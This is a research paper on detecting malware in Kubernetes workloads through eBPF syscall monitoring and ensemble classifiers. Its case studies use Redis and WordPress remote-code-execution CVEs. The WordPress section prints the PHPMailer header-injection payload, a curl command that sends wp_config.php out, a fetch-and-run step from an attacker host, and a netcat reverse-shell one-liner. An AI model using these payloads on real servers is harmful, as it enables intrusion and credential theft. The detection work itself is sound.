

Malware Detection in Cloud Native Environments

Brian S. Mitchell
College of Computing and Informatics
Drexel University, USA
Philadelphia, USA
bmitchell@drexel.edu

Ansh Chandnani
College of Computing and Informatics
Drexel University, USA
Philadelphia, USA
ac3965@drexel.edu

John Carter
College of Computing and Informatics
Drexel University, USA
Philadelphia, USA
jmc683@drexel.edu

Danai Roumelioti
College of Computing and Informatics
Drexel University, USA
Philadelphia, USA
dr3248@drexel.edu

Spiros Mancoridis
College of Computing and Informatics
Drexel University, USA
Philadelphia, USA
mancors@drexel.edu

Abstract

As cloud computing continues to grow, organizations are shifting to software architectures that depend on fully-managed cloud services. Unlike monolithic applications that run on virtual machines, modern cloud native systems are deployed on dynamic Function as a Service (FaaS) platforms, or managed container orchestration runtimes such as Kubernetes. These systems are difficult to monitor for correct operation because the many parts of the application can be terminated or (re)started at any time in the face of errors for resiliency, or for the economic benefits associated with autoscaling. When security vulnerabilities are discovered, the impacted runtime components need to be quickly monitored, identified and patched. This paper introduces a platform we created to observe and measure the health of cloud-native applications by applying machine learning techniques that benchmark normal behavior and can detect when the behavior drifts away from the benchmark due to security attacks. To achieve this goal, our platform must be able to accurately model the distributed and highly dynamic nature of cloud native systems. We present a case study to demonstrate the detection capabilities of our solution against two recent high-profile malware CVEs that target widely deployed open-source cloud software.

CCS Concepts

• **Computer systems organization** → **Cloud computing**; • **Security and privacy** → **Malware and its mitigation**; • **Computing methodologies** → *Supervised learning by classification*.

Keywords

Cloud Native Architectures, Cloud Security, Machine Learning, Behavioral Malware Detection

ACM Reference Format:

Brian S. Mitchell, Ansh Chandnani, John Carter, Danai Roumelioti, and Spiros Mancoridis. 2024. Malware Detection in Cloud Native Environments. In *2024 the 7th Artificial Intelligence and Cloud Computing Conference (AICCC)*

(AICCC 2024), December 14–16, 2024, Tokyo, Japan. ACM, New York, NY, USA, 10 pages. <https://doi.org/10.1145/3719384.3719465>

1 Introduction

As the adoption of cloud computing continues to accelerate across all industries [18], understanding how these applications are expected to operate becomes an essential architectural concern. Many of these newer systems are being designed using cloud-native architectures that emphasize practices for creating systems that are scalable, secure, and resilient. The key capability that enables these benefits are specialized cloud-optimized platform runtimes that manage and supervise packaged code deployed as ephemeral components. Two of the most common runtime strategies are based on Functions as a Service (FaaS) technologies [2] and container orchestration engines like Kubernetes [21].

Digital products constructed using cloud-native architectures are now considered best practices for creating Internet-scale applications. While the benefits are abundant, there are challenges that face engineers who manage these systems in production. It is common to have thousands of components executing that must be actively supervised. These systems are complex to manage because they require observation and automation to ensure that the correct versions of these components are deployed, running and behaving properly. Cloud-native architectures must also be able to react to changes that are the result of fixing defects, adding features, or modifying dependencies to address security concerns.

This paper describes our approach to benchmarking and monitoring the operational health of cloud-native applications at runtime. In previous work we investigated behavioral-based malware detection techniques and assessed their effectiveness when running on standalone host computers and resource-constrained Internet of Things (IoT) devices and routers. These techniques monitor the system, capture system call events from the Operating System (OS) kernel, and use machine learning to classify the runtime system behavior as normal or abnormal. We believe there is value in extending this prior work to detect anomalous behavior caused by security attacks that alters the normal expected behavior of cloud-native systems. These extensions must address the significant challenges of capturing holistic system behavior accurately on highly distributed and complex cloud native runtime platforms including fully managed services offered by large cloud providers.



This work is licensed under a Creative Commons Attribution 4.0 International License. *AICCC 2024, Tokyo, Japan*
© 2024 Copyright held by the owner/author(s).
ACM ISBN 979-8-4007-1792-5/24/12
<https://doi.org/10.1145/3719384.3719465>

There are many benefits associated with being able to detect drift from expected normal behavior in cloud native systems. Product owners might be interested in investigating why production system behavior differs from behavior captured during acceptance testing. Cloud operations and security engineers would benefit from insights associated with common self-inflicted security problems related to misconfiguration errors, dependencies, or even losing track of deployed resources [19]. We plan to investigate some of these opportunities in the future. This paper focuses on using OS system call traces to train machine learning models to detect anomalous behavior in cloud-native systems infected by malware. Malware can be any type of malicious software intended to harm, disrupt, or steal information from a computing environment. There are many different malware variations [10] that have resulted in between 5 and 10 billion worldwide attacks per year [35] since 2015. Detecting malware-related attacks in cloud native environments is significantly more complex than in standalone systems given the boundaries of the overall system are hard to model due to the number of components involved and supervision strategies that result in a vast attack surface. Furthermore, east-west traffic in cloud environments tends to be trusted more than north-south traffic which simplifies the attackers ability to move laterally if they are able to breach a single component.

The diversity, sophistication, and evolving threats associated with modern malware is constantly evolving. Once infected, certain malware attacks make no attempt to hide by rapidly destroying, vandalizing, or encrypting computing resources. Other malware tries to avoid detection for as long as possible as they target stealing customer data, intellectual property, or information that can be used embarrass organizations. The latter class of malware is of interest to us because of the stealthy runtime behavior change it introduces, and the opportunity to detect it prior to it causing serious damage. A common technique used by bad actors performing these attacks is exploiting vulnerabilities in popular open-source software and frameworks used in many cloud-native systems. The Log4j [14] incident in 2021 highlights the rapid and widespread problems that these types of incidents can cause once discovered. Our case study targets this problem by reproducing attacks associated with two popular open-source components and frameworks used in cloud systems. These components were selected because high Common Vulnerability and Exposure (CVE) scores were assigned based on their vast deployment footprint in the cloud. Specifically, we reconstruct the cloud systems in our case study to a state before they were patched. We then execute the recreated attack and examine if a detector would have been effective on a zero-day security vulnerability.

While there is an abundance of solutions in the market like Sync [36] that scan deployed cloud native resources for known or recently discovered vulnerabilities, our approach has applicability to a number of different use cases. From a malware perspective, we would expect an attacked system's behavior to change in a detectable way, which could provide zero-day attack protection. Even after CVEs are identified, many companies are unable to apply newly released patches quickly because they are using legacy software with older dependencies that may not be compatible with the patch, or would, at the minimum, require significant retesting.

Having the ability to monitor these systems for suspicious behavior until they can be patched is also useful.

The remainder of this paper is organized as follows. After covering Related Work in Section 2 we describe our approach to applying behavioral machine-learning techniques to cloud-native systems. We describe the architecture of a cloud native tool we created in Section 3 to support this research. Sections 4 and 5 describe the results from a case study after applying our techniques to high-profile critical CVEs on popular platforms used in the cloud. We conclude by outlining opportunities for future work.

2 Related Work

There are many active open-source and commercial efforts to help organizations manage cloud-native systems securely. In Section 3, we discuss a tool we created that can capture the system calls across a cluster of deployed cloud-native components. The creation of such a tool is needed before a behavioral malware detector can be deployed on a cloud-native platform. The tool is based on a Linux feature called the extended Berkeley Packet Filter (eBPF) [16]. The eBPF subsystem enables sandboxed user programs to execute inside the Linux kernel securely. A few companies [6, 34] have applied eBPF technology to improve the observability, monitoring, and security of cloud-native workloads. One interesting application of eBPF replaces sidecar containers in Kubernetes pods with eBPF alternatives to improve the performance and simplify the management of service mesh solutions like Istio [20]. This prior work focuses on creating better tools to monitor and actively enforce policies at runtime, in contrast with our objective, which is to learn system-wide runtime behavior by using sequences of syscalls captured using eBPF. This tool constitutes a unique contribution of our work, as to the best of our knowledge, no pre-existing work on behavioral malware detection has involved cloud-native architectures. The creation of our tool provides the opportunity for additional research in this area.

The use of eBPF in microservice and cloud-native architectures is another active area of research. Recent work by Fournier et al. [15] contrasts the promise and limitations of eBPF technologies for use in the runtime security monitoring of modern cloud-native architectures. Other works describe using eBPF-based tools on network endpoints such as microservices [26], and using eBPF for performance monitoring in container environments [5]. Kmon [39] is a tool created to monitor microservices using eBPF. Our work in this space involves using eBPF to collect realtime data from containerized cloud native systems, and use this data to train machine learning models to differentiate between normal and abnormal runtime behavior in the presence of malware. Our work also differs given we target using simple ML models that can be trained quickly on a targeted system's behavior rather than more generic approaches that use complex deep learning models to identify unusual patterns in network or machine resource utilization.

Malware detection was once possible using only signature-based analysis. Although this method is still useful for some malware, it is not as effective for more advanced types of malware, such as *metamorphic* and *polymorphic* malware [22]. Polymorphic malware encrypts most of the body of its executable files, while metamorphic




Figure 1: Cloud Native Data Collection Architecture

malware mutates its executable files with every replication. In contrast to signature-based detection, behavioral malware detection seeks to detect malware running by observing and learning its execution behavior, which can include its communication patterns and other identifiable actions [1, 4, 17]. Behavioral malware detection is the better option for these types of malware because rather than using an ever-changing signature for detection, it can compare the current behavior of the system it is running on against a known expected behavior.

3 Cloud Native Runtime Classification Architecture

Previous work has used behavioral techniques to classify runtime operations focused on single processes running on a host operating system, or resource-constrained IoT devices. Cloud-native applications are significantly more complex, given they have many active parts, and are distributed across threads, processes, and nodes. For the purpose of this work, we will limit our focus to workloads that run in containers [8, 12] that are supervised by the Kubernetes [21] container orchestration engine. While this does not cover all cloud-native architecture techniques, it is one of the most common approaches used to create them.

Our platform requirements support the following capabilities:

- Our basic execution unit is a container, thus we need to be able to isolate workloads by individual containers that run in a host operating system. Linux uses namespaces to isolate containers in the kernel, but it also uses namespaces for other purposes, so we must identify namespaces to monitor that are associated with our workloads.

- While containers are trees of processes in a host operating system, containers supporting cloud-native applications can run across many nodes, thus we need to support monitoring and aggregating across multiple distributed kernels.
- Containers in cloud-native applications are ephemeral components. Each container is responsible for a well-defined set of behavior in the overall application. They are health-checked and auto-scaled, thus they can be created or destroyed by a supervisor (e.g., Kubernetes in our case) at any point in time. Since we need to understand the workload performed by a collection of containers, we cannot rely on durable identifiers such as a process ID, a namespace ID, or a container ID during machine learning.

The overall architecture of our tool is shown in Figure 1. The left side shows how we collect data from cloud-native systems. We use conventional cloud-native tools [7, 21, 24] to support the runtime for our applications and install a custom developed eBPF tool named *SkyShark* on each node in the cluster to monitor and collect data from the kernels. The right side of the figure shows the architecture of our custom monitoring tool.

There are two major components of the eBPF monitoring tool. The main application is written in Go and handles the process of installing a compiled eBPF program we developed in C into the Linux kernel. During initialization, the eBPF program is given an initial list of Linux namespaces it should observe, with each namespace corresponding to an individual container of interest. On every system call event, the eBPF program extracts the Process ID (PID) of the process that issued the system call, it then uses Linux kernel functions to identify the namespace of that PID. If it is a namespace of interest, the event is saved in an eBPF hash table. If not, it is ignored. Our Go program that runs in userspace is also listening for events related to new containers being created or

existing containers being destroyed. Each time one of these events is received, it sends a message to our eBPF program instructing it to either add or remove a namespace to monitor.

The eBPF program stores counts of system calls in an internal kernel managed hash table. Each time it receives a system call issued from a namespace of interest, it updates its hash table, keeping a count of the number of times that system call was executed in that namespace. Periodically (default is 5 seconds), our userspace program exports all of the contents from the eBPF hashtable, logs the data, and instructs the eBPF program to reset its counters. The resulting log file thus captures an ongoing histogram of system calls for each container being observed.

We run our tool on each node in a cluster, and each log file is tagged with a unique machine identifier. This makes it easy to aggregate the logs to get a time series view of all container events across a cluster. There are opportunities for improvement in our eBPF monitor, which we discuss in Section 6.

4 Case Studies

This section describes two case studies we conducted to validate our behavioral classification approach and the utility of our eBPF tooling for observing cloud-native workloads. Both case studies involved applying our techniques to popular and widely-used cloud-native systems that experienced high-profile remote code execution (RCE) attacks. Our objective was to monitor these systems and determine automatically if a vulnerable or patched version of the software was deployed. To ensure our testing was realistic when investigating our case study objectives, we selected the first version of the software that was patched against the RCE vulnerability. Our goal was to reduce any bias introduced by normal runtime behavior changes when comparing a vulnerable version of software against the latest version which could have undergone significant changes.

Building the infrastructure to realistically emulate user behavior, monitor, and collect data to train our machine learning models required us to (1) set up vulnerable cloud-native environments, (2) emulate user activity, and (3) build exploits to recreate past malicious attacks.

To recreate the vulnerable cloud-native environments, we took advantage of pre-packaged containers created by the Vulhub [38] community. Vulhub maintains a large collection of open-source containers on DockerHub[13], and provides documentation about how to use these containers and their associated vulnerabilities on GitHub. The Vulhub community has created over one hundred docker images representing some of the most significant service and container vulnerabilities discovered including the Log4j vulnerability [29], SambaCry [28], and Ghostcat [28]. While the Vulhub packaged containers accelerated our efforts by providing pre-packaged vulnerable versions of containers, we still had to construct all of the supporting cloud native deployment configuration along with the code to reconstruct the case study attacks.

Another important aspect of our case study environment was to represent a cloud-native system under load from users accurately. For this, we took advantage of a modern load testing tool called Locust [24]. This open-source tool is used by some of the largest companies in the cloud space for automated user testing including AWS, Google, Microsoft, Mozilla, and Wikimedia. Some of the novel

features of Locust include scripting testing scenarios inside of tasks using Python, managing virtual users that accurately emulate real users and applying jitter to randomize and introduce variation in the timing of user requests. Using both Locust and Vulhub-packaged containers enabled us to create realistic cloud-native production environments needed to collect training data for our ML classifiers.

We built exploits for each of the vulnerabilities and emulated behavior typically carried out by threat actors, including enumerating system files and resources, initiating reverse shells, creating methods for persistence, and exfiltrating data. Once again, we used Locust to emulate malicious behavior. The following subsections describe how we evaluated two critical vulnerabilities affecting widely-used cloud services: CVE-2022-0543, a Lua sandbox escape impacting Redis, and CVE-2016-10033, an unauthenticated remote code execution attack impacting WordPress systems. Both vulnerabilities have a Severity (CVSS) Score of 10.0 and 9.8, respectively, according to the National Vulnerability Database [31].

4.1 Redis




Figure 2: Attack Strategy: Redis CVE-2022-0543

Redis[33] is a popular open-source tool used in many large-scale cloud-native applications. Originally used as a cache for web applications, Redis has evolved over the years adding many new capabilities for developers building cloud-native applications. The tagline from their website describes Redis as “*The open source, in-memory data store used by millions of developers as a database, cache, streaming engine, and message broker*”.

During the evolution of the Redis product, its developers added many new features. Most Redis operations require multiple steps, resulting in many trips over the network. As an optimization, Redis provides an embedded scripting engine based on the Lua[25] language. In order to use this feature, the developer first executes the Redis NewScript() function, passing the code of the script as an argument. The server then validates this script and stores it if it is correct. Redis scripts can contain special variables that can be substituted at runtime with user-supplied parameters. Future interactions with Redis then can call the Redis Run() API to execute the stored script, passing the required and optional parameters as input. Using this feature can result in improved performance as many Redis commands can be executed at one time, and the operations in scripts are guaranteed to be atomic.

In 2022, CVE-2022-0543 [30] was discovered, showing how the Lua sandbox can be escaped to execute code remotely on the Redis server. Prior to being patched, Redis enabled developers to call unsafe Lua library code. Specifically, attackers could execute `package.loadlib()` to dynamically load modules from `liblua`. It was shown that in Debian-based distributions, users were able to load the `luaopen_io` function from a runtime library, and then use this function to execute code on the host. This vulnerability was given a severity (CVSS) score of 10.0, the highest possible value possible.

Our attack strategy for the Redis use case is shown in Figure 2. We deployed Redis, an API Gateway, and a custom collection of APIs managed by Kubernetes. The Locust testing tool was used to put a load of 100 concurrent users interacting with our APIs. This is a common cloud-native architectural pattern, as external users interface with APIs, and not Redis directly. The emulated users were classified as benign or attackers. Benign users executed API calls that drove Redis caching operations associated with normal system operation, while the simulated attackers tried to exploit Redis. We conducted this test twice, once with a vulnerable version of Redis, and once with a patched version of Redis. We used our eBPF Monitor tool to capture system call data for both tests.

4.2 WordPress




Figure 3: Attack Strategy: Wordpress CVE-2016-10033

In this Section, we describe the second case study we performed using WordPress [40]. WordPress is a popular Content Management System (CMS), that has been estimated to have over 800 million deployments. WordPress is used by both individuals for personal portfolios and blog sites, as well as by large corporations. For example, WordPress powers SonyMusic.com and Time.com.

In 2016, CVE-2016-10033 [27] was discovered that exposed a remote code execution vulnerability in `phpMailer`, which is used by WordPress to send out notifications. While the defect was in `phpMailer`, WordPress failed to do proper input sanitization that allowed an attacker to remotely execute code on the WordPress server.

The documented approach to attack WordPress is quite novel, and is highlighted in Figure 3. WordPress uses the endpoint `“/wp-login.php?action=lostpassword”` to receive HTTP POST requests that manage the reset password workflow. One of the expected HTTP Headers contains an email address that enables users to reset their

password via a callback link. However, if you post to this endpoint and set the vulnerable header to:

```
{target(any -froot@localhost -be ${run{CMD}} null)}
```

WordPress will execute the CMD on the server. The creativity of this attack had to overcome the restriction that many characters used in common Linux commands are not allowed to be sent as plain text when interpreted by `phpMailer`. Two such restricted characters are the space and the backslash. To overcome this restriction, the CMD is pre-processed, replacing spaces and backslashes with special macros that restore them on the server. For example, spaces can be replaced by the following expression:

```
${substr{10}{1}{$tod_log}}
```

This trick extracts a space from a configuration variable named `$tod_log`. A similar macro can be used to extract a backslash:

```
${substr{0}{1}{$spool_directory}}
```

We determined that spaces and backslashes, along with the other set of non-restricted characters, one has everything needed to execute any Linux command. This happens using a three-step process as illustrated in Figure 3:

- On a remote attack machine a local web server is started and populated with a collection of shell scripts that will be downloaded onto the WordPress server. The web server on the attacker machine serves as an exploit delivery endpoint. Each shell script contains a `curl` command, setting the `-d "${CMD}"` option. For example, when executed, a script containing `curl -X POST` along with setting `-d "$(cat wp_config.php)"` results in the contents of the `wp_config.php` file being sent back to the attack machine’s web server via an HTTP POST. The target URL parameter in the `curl` command points back to the address of the `CallbackAPI` that will receive the output of the CMD from the POST requests.
- The second step in the attack involves getting the WordPress server to download this file. This is done by having the WordPress server execute `“curl -o /tmp/FNAME ATTACK_MACHINE_IP:PORT”`. This results in saving the script from the previous step onto the WordPress server in the `/tmp` directory.
- In the final step of the attack the WordPress server is sent the command `“bash /tmp/FNAME”` to execute the script downloaded in the previous step. This will send the execution output from the CMD described in the first step back to the attack machine.

Once the attack environment was verified, we used the Locust testing tool to generate a load on the server. We emulated 100 concurrent users over 30 minutes. During this time, each user selected a remote command at random from a list of common Linux commands and attempted to execute it based on the attack strategy described above. Successful execution resulted in an HTTP/200 return code and the results from the RCE being sent back and logged by the `CallbackAPI` we created¹. During this test, we had our eBPF

¹Note that we used this approach so that we can capture system calls monitoring WordPress using simulated benign and attack users. An alternative attack approach

Table 1: Dataset Sizes and Classifier Results

Case Study Configuration	Total Events		Total Syscalls		Classifier Results		
	<i>vulnerable</i>	<i>patched</i>	<i>vulnerable</i>	<i>patched</i>	AUC	F1 Score	Accuracy
Redis Exploit	24,801	8,979	12,277,890	2,050,209	1.0	1.0	1.0
Redis Hybrid	24,744	9,516	7,575,207	1,710,114	1.0	1.0	1.0
WP Exploit	11,134	8,316	4,858,726	3,414,846	1.0	0.98	0.98
WP Hybrid	11,022	8,296	5,116,830	3,772,503	1.0	1.0	1.0

Eight datasets were collected in total. Two datasets were collected for each row – one captured when the vulnerable version was deployed, and one for the patched version of the software. The classifier results were averaged over three separate runs.

monitor tool collect data from the WordPress and MySQL containers being managed by Kubernetes. We then repeated this exact same test with a patched version of WordPress.

4.3 Data Collection Approach

During data collection we configured our monitoring tool to capture system call data from targeted containers running the case study workloads. Every 5 seconds the total number of system calls executed by each container was collected and logged as shown in Figure 4.

```
{
  "ts": timestamp,
  "mid": machine_id,
  "msg": msg_type,
  "cnt": total_count_of_key_val_arrays,
  "keys": [ 31400000019, ... ],
  "vals": [ 2912, ... ]
}
```

*The **keys[]**, and **vals[]** arrays will both have **cnt** number of items*

Figure 4: Logging Format

Each log record contains the timestamp and the unique machine identifier (*mid*) of a Linux VM in the cluster. This allows tracking workloads over time across distributed nodes. The next field *msg* is used to describe the type of data we are collecting which dictates the remaining structure of the log record. For this case study we used our *syscall*² filter, which collects counts of system calls by individual containers in a configurable sampling window. The *cnt* field is the length of the *keys[]* and *vals[]* arrays. Each entry in these respective arrays is then decoded as follows. Using the example³ in Figure 4, *key[0]* is 31400000019 and *val[0]* is 2912. The key is a 64 bit number where the upper 32 bits represent the Linux process namespace identifier assigned to a container, and the lower 32 bits is the number of a specific linux system call.

could simply place the following command inside of a script to open up a remote interactive shell using the netcat utility: "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc IP_ADDR_ATTACK_MACHINE PORT_NUM_ATTACK_MACHINE >/tmp/f"

²We have developed other monitor filters such as *sysstream*, that streams all system calls as they are collected in a ring buffer.

³Note that JSON does not support hexadecimal numbers, the actual value in the JSON array at *key[0]* in this example is 3384434229273. Figure 4 shows it in hex for clarity.

For this example, over the 5 second data collection window the container running in namespace is 0x314 made a total of 2912 *mremap* system calls (note the *mremap* system call has the number 0x19). All active processes in a container execute under the same Linux process namespace. This approach allows us capture and differentiate the dynamic behavior of each container running in the deployed system. Our monitoring tool also watches the container runtimes, and accordingly adds and removes namespaces to observe as new containers are started and/or destroyed.

The logging format compresses the encoding of a sequence of time ordered events that we use train and validate our ML models represented by:


```
{timestamp, host, container, syscall_id, count}
```

A total of 8 datasets were collected for the Redis and Wordpress case studies. We ran two different testing scenarios on both Redis and Wordpress, each performed on a vulnerable and patched version of the software. Each dataset was collected while monitoring the system under a load of 100 concurrent users for 30 minutes. The simulated users were a mix of benign users performing normal operations and attackers. We used a sampling frequency of 5 seconds. Table 1 shows the size of each dataset in terms of the number of events captured and the total number of system calls processed. The next section describes the Case Study results and defines the differences between two different testing scenarios used to evaluate our anomalous behavior detection capabilities.


5 Case Study Results

The Redis and Wordpress software running on our sample cloud-native systems allowed us to recreate the two known security attacks and to collect system call data that can be used to train machine learning classification models. We conducted two tests on each system, one focusing on attack detection and the other using a hybrid workload that was more difficult to differentiate. The differences between these tests are summarized below:

- The *exploit* test on each system involved all of the emulated users attempting to execute attacks on both the patched and vulnerable versions of Redis and Wordpress. The objective of this test was to benchmark how well our ML models can classify normal versus abnormal runtime behavior.
- The *hybrid* test involved the emulated users conducting a blend of randomized normal and attack behavior against both systems. This test is more realistic as we are attempting to classify if a vulnerable version of the system is deployed



a) Voting ensemble classifier results for Redis Exploit vulnerability



b) Voting ensemble classifier results for Redis Hybrid vulnerability

Figure 5: Redis experiments from one run: Achieved an accuracy and F1 score of 1.0.

when the workload is driving both valid and exploit behavior at the same time.

We trained a voting ensemble classifier, which is a machine learning model that combines several base classifiers to improve overall model performance in a meta classifier [11]. Often, combining the base classifiers aid in removing negative aspects of singular models, such as bias to certain features or high variance [11]. We chose the ensemble model due to these advantages as well as its high efficacy given a relatively low resource consumption. Additionally, there has been some previous work in the malware detection space using ensemble models, such as work by [41] for zero-day ransomware attacks and [17] for improving malware detection. The voting classifier is provided by the Python package `sklearn` and is described as a method to combine different machine learning classifiers to try to minimize their individual weaknesses [32]. In our case, it uses the average predicted probabilities to predict the class labels [32]. The voting meta classifier included the following base classifiers: Decision Trees, K-Nearest Neighbors, C-Support Vector, Random Forest, and Multi-layer Perceptron.

5.1 Evaluation Metrics

To evaluate the results, we use three main metrics. The first is the Area Under the Receiver Operating Characteristic Curve (AUC), which shows the effectiveness of a classifier to separate the classes in the data. The AUC can be described as a summary of the Receiver Operating Characteristic (ROC) curve, which depicts the trade-off between the True Positive Rate (TPR), and the False Positive Rate (FPR), shown in Equation 1, for different threshold values [3]. In this case, the threshold refers to the value the classifier uses to predict a specific class.

$$TPR = \frac{TP}{TP + FN} \quad FPR = \frac{FP}{FP + TN} \quad (1)$$

Additionally, the F1 score is defined as follows:

$$F_1 = 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}} = 2 \times \frac{TP}{TP + FP + FN} \quad (2)$$

In Equation 1, TP represents true positives, FP represents false positives, TN represents true negatives, and FN represents false negatives.

5.2 Results

The main results are summarized on the right side of Table 1, as well as in the individual graphs for each vulnerability. Overall, we found that it was easy to differentiate between the patched and vulnerable versions of Redis and WordPress, as shown in Figures 5 and 6. In both figures, the AUC is always 1.0, and the accuracy and F1 score are all 1.0 except for the WordPress vulnerability.

The WordPress vulnerability, shown on the left side of Figure 6, experiences a slight dip in accuracy and F1 score to 0.98.

These results are quite promising overall, especially given that a lightweight ML ensemble model was sufficient to detect both attacks. However, we discuss a more difficult test case in Section 6, and introduce some ideas for alternative ML approaches to improve detection performance. One possible reason the classifiers performed well in the case studies is that remote code execution attacks change the underlying behavior of the system as the remote code is executed in a vulnerable version, while the same attack in the patched version simply blocks this code from running. While we do not know the exact reason, Table 1 (on the left) shows a material reduction in the events and system calls collected between the patched and unpatched versions of the WordPress and Redis software.

